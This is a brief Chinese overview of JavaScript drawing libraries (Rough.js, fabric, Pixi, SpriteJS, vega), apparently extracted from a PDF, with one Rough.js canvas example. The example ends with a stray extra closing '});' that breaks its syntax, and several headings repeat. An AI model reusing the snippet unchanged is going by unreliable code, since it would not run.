
手绘风格工具库 rough

Rough.js 是一个小型 (<9 kB) 图形库，可让您以类似 手绘的粗略样式进行绘制。该库定义用于绘制线条、曲线、圆弧、多边形、圆和椭圆的基元。它还支持绘制 SVG 路径。

Rough.js 适用于 Canvas 和 SVG。

```
const rc = rough.canvas(document.getElementById("canvas"));
const hillOpts = { roughness: 2.8, strokeWidth: 2, fill: "blue" };
rc.path("M76 256L176 156L276 256", hillOpts);
rc.path("M236 256L336 156L436 256", hillOpts);
rc.circle(256, 106, 105, {
  stroke: "red",
  strokeWidth: 4,
  fill: "rgba(255, 255, 0, 0.4)",
  fillStyle: "solid",
});
});
```

如图所示



功能强大的 canvas 库 fabric

fabric

最快的 2D WebGL 渲染器 Pixi

最快的 2D WebGL 渲染器 Pixi

高性能图形系统 SpriteJS

SpriteJS^{Next} 是 SpriteJS 的新版本，在浏览器端支持 webgl2 渲染，并可向后兼容降级为 webgl 和 canvas2d。

声明式 JSON 图表库 vega

声明式 JSON 图表库 vega